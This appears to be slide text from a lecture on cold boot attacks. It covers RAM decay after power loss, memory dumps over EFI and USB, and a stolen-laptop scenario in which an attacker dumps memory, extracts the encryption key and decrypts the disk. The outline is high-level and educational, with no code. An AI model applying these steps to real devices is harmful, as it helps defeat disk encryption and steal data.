
# Decay After Cutting Power



5 secs

30 secs

# Decay After Cutting Power




5 secs

30 secs

60 secs

# Decay After Cutting Power



5 secs

30 secs

60 secs

5 mins

# Capturing Residual Data

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  - EFI (Extensible Firmware Interface) dump (10 KB)
  - USB dump (22 KB)

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# Basic Cold Boot Attack



Stolen computer



# Basic Cold Boot Attack

Computer locked, disk encrypted, key in RAM



Stolen computer




# Basic Cold Boot Attack

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
- Attacker can:
  - Plug USB with memory dumping software
  - Disconnect and reconnect the battery
  - Analyze memory dump and extract key
  - Decrypt the disk



Stolen computer




# Recovering the key




# Recovering the key

- The attack doesn't recover the whole key



